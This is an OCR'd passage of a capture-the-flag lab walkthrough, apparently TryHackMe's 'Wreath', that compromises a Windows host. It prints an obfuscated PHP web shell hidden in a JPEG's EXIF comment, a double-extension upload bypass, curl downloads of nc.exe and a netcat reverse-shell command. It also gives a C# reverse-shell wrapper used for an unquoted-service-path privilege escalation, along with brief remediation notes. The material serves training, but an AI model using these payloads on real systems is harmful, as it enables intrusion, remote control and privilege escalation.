
```
<?php $a0=$_GET[base64_decode('d3JlYXRo')];if(isset($a0)){echo base64_decode('PHByZT4=').shell_exec($a0).base64_decode('PC9wcmU+');}die();?>
```

As this is getting passed into a bash command, we will need to escape the dollar signs to prevent them from being interpreted as bash variables. This means our final payload is as follows:

<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo
base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>


- ## Exploitation

  Now what we are going to do is again edit the metdata of the we want to upload and instead of that "Hello" PHP code , we will edit the Comment with the above PHP code and rest of steps are same .



```
❯ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wc
mU+');}die();?>" download.jpeg.php
    1 image files updated
❯ exiftool download.jpeg.php
ExifTool Version Number         : 12.04
File Name                       : download.jpeg.php
Directory                       : .
File Size                       : 72 kB
File Modification Date/Time     : 2021:03:24 13:26:59+05:30
File Access Date/Time           : 2021:03:24 13:26:59+05:30
File Inode Change Date/Time     : 2021:03:24 13:26:59+05:30
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_decode('PHByZT4=').shell_exec($p0).base64_deco
de('PC9wcmU+');}die();?>
```

Upload the file and go to “/resources/download.jpeg.php” and provide GET parameter value wreath=whoami and then we have RCE . (webpage will show File already Exists), so I have changed file name to cr3t3ht3.jpeg.php



10.200.84.100/resources/uploads/cr3t3ht3.jpeg.php?wreath=whoami

````
����◂JFIF◁◁◁``���

wreath[redacted]
````

now it’s time to get a reverse shell , we need to upload nc.exe executable to the compromised windows host (10.200.84.100) and then exeute it using RCE .

You can download nc.exe from the internet and also from the link provided in the Task 40 description .

1 . Start a python server on your local linux system where nc.exe is located

2 . use the RCE we have in earlier steps to upload nc.exe in compromised windows host(10.200.84.100)

3 . curl%20http://10.50.85.12:8000/nc64.exe%20-o%20C:\Users\Public\Documents\cr3t3ht3-nc.exe

4 . start listener on any port , in my case it 1234


5 . use RCE to run username-nc.exe and we have the reverse shell.

powershell.exe C:\Users\Public\Documents\cr3t3ht3-nc.exe 10.50.85.12 1234 -e cmd.exe

now this method should be wroking but I really don’t have any idea why it is not sending the reverse shell , So I thought to continue with the RCE using the malicious .jpeg.php file I have uploaded .


- **Remediations**

we know that /resources was protected using HTTP Basic Authentication but still attacker was able to guess the password because of password reuse , thomas has used the same password for http basic auth that he has for the user account on windows , so first remediation will be , **Do not reuse your password** . Second thing is the code we found in the latest commit.




```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("Location: ./?msg=Fail");
    die();
}
```

this code is vulnerable because if we observe the code carefully then there is **explode()** function which breaks the string on “.” means if the file name we tried to upload was “shell.php” , so it will break this into two parts , suppose it will be array[0] and array[1] , array[0] will be string “shell” and array[1] will be the string “php” and then there is **in_array()** function , means the code will check if array[1] is present in $goodExts or not , if not present then message is fail otherwise proceed to next step , so instead of checking only for limited array elements like array[0] and array[1] , code must check for all the array elements becuase if user tried to upload a file with name “shell.jpeg.php” so explode function will break it something like this .



```php
<?php

$fname = "shell.jpeg.php" ;

print_r(explode(".",$fname));

?>

```




```
Array
(
    [0] => shell
    [1] => jpeg
    [2] => php
)
```

And array[1] is present in $goodExts so it will allow the file and if the code would have checked for all the breaked strings then array[2] will not be in goodExts and message would have been “fail” so “shell.jpeg.php” will not be allowed .

- **<u>Privilege Escalation</u>**

we have access to user thomas but we want to get access to administrator user , so for that using the same RCE , we run the command **whoami /priv**



Not secure
10.200.84.100/resources/uploads/cr3t3ht3.jpeg.php?wreath=whoami%20/priv

```
����◂JFIF◃◃◃``���


PRIVILEGES INFORMATION
----------------------

Privilege Name            Description                             State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                Enabled
[illegible]
SeCreateGlobalPrivilege       Create global objects                   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set          Disabled
```

but that’s not going to help us because Our current user likely has this privilege due to running XAMPP as a service on the account. Unfortunately this also means that XAMPP won't be a good privesc vector in its own right, but we might be able to use the privileges it gave us!


Now we run the command **whoami /groups** to check the current user’s groups .

Unfortunately this account isn't in the Local Administrators group as that (combined with the High integrity process we're currently using) would make any further privilege escalation redundant.

Now that we've got an idea of our own user's capabilities. Let's take a look at the box itself.

Windows services are commonly vulnerable to various attacks, so we'll start there. Generally speaking, it's unlikely that core Windows services will be vulnerable to anything -- user installed services are far more likely to have holes in them


We started to look for non-default services using the command , **wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"**



Not secure
10.200.84.100/resources/uploads/cr3t3ht3.jpeg.php?wreath=wmic%20service%20get%20...


```
����◂JFIF◃◃◃``���

DisplayName                                         Name              PathName                                              StartMode
Amazon SSM Agent                                      AmazonSSMAgent        "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                    Auto
Apache2.4                                           Apache2.4         "C:\xampp\apache\bin\httpd.exe" -k runservice                 Auto
AWS Lite Guest Agent                                  AWSLiteAgent        "C:\Program Files\Amazon\XenTools\LiteAgent.exe"                    Auto
LSM                                                LSM                                                              Unknown
Mozilla Maintenance Service                             MozillaMaintenance        "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
NetSetupSvc                                          NetSetupSvc                                                          Unknown
Windows Defender Advanced Threat Protection Service               Sense                "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
[redacted]
Windows Defender Antivirus Network Inspection Service             WdNisSvc               "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv
Windows Defender Antivirus Service                          WinDefend             "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe'
Windows Media Player Network Sharing Service                    WMPNetworkSvc            "C:\Program Files\Windows Media Player\wmpnetwk.exe"
```

This command will return the name of those services which are not in C:\Windows\ directory , now if we look carefully in the output then we can see that in PathName column there is a service that does. not have quotation marks around it , this indidcate that it can be vulnerable to **unquouted service path attack** , first of all we have to check which account the service runs under , for that we can run this command , **sc qc service_name**




```
����◂JFIF◁◁◁``���


[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: [redacted]
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\[redacted].exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : [redacted]
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

we found that this service is running as local system account , now let’s check the permission on the directory . If we can write to it .




```
Path   : Microsoft.PowerShell.Core\FileSystem::C:[redacted]
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadA
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -16106
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200
         ;;S-1-15-2-2)
```

To perform **unquoted service path attack** we are going to code a C# program and then we will compile it using mono-devel .



```
❯ cat Wrapper.cs
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
                Process proc = new Process();
                ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Users\\Public\\Downloads\\nc-cr3t3ht3.exe", "10.50.85.12 1235 -e cmd.exe");
                procInfo.CreateNoWindow = true;
                proc.StartInfo = procInfo;
                proc.Start();
        }
    }
}
```

now we are going to compile this using mono-dev , command used :- mcs Wrapper.cs , this will create an executable file Wrapper.exe in the same directory (local linux system) .




```
❯ mcs Wrapper.cs
❯ ls -l Wrapper.*
-rw-r--r-- 1 goliboi goliboi  368 Mar 23 00:36 Wrapper.cs
-rwxr-xr-x 1 goliboi goliboi 3584 Mar 24 16:47 Wrapper.exe

 ~/Desktop/THM/wreath
```

now we need to transfer this Wrapper.exe file in the compromised windows host (10.200.84.100)

in the task description they have use Impacket SMB Server , I tried to use it , but the authentication part was giving some error , so I thouhg to upload the Wrapper.exe using the curl , as we have uploaded nc.exe .

After uploading Wrapper.exe , we have execute it and remember to listen on the port you specified in Wrapper.cs .




```
❯ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.50.85.12] from (UNKNOWN) [10.200.84.100] 51801
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

Finally we have a reverse shell on the taregt windows host , but I don’t know why nc didn’t worked , so just to cross check let’s run the nc from the reverse shell we have just recieved , but sadly nc reverse shell didn’t worked this time too


Anyways whatever the reason is , now we know that this Wrapper.exe executable is working perfectly , so it’s time to perform **unquoted service path atttack** .

And for that we have to copy Wrapper.exe to C:\Program Files (x86)\System Explorer\System.exe



```
C:\Users\Public\Downloads>copy Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Users\Public\Downloads>
```

now we need to stop that service and then restart the service , so when we will start the service , System.exe has our vulnerbale code that will try to connect back to the specified IP and Port , so don’t forget to listen using nc on your linux local system .

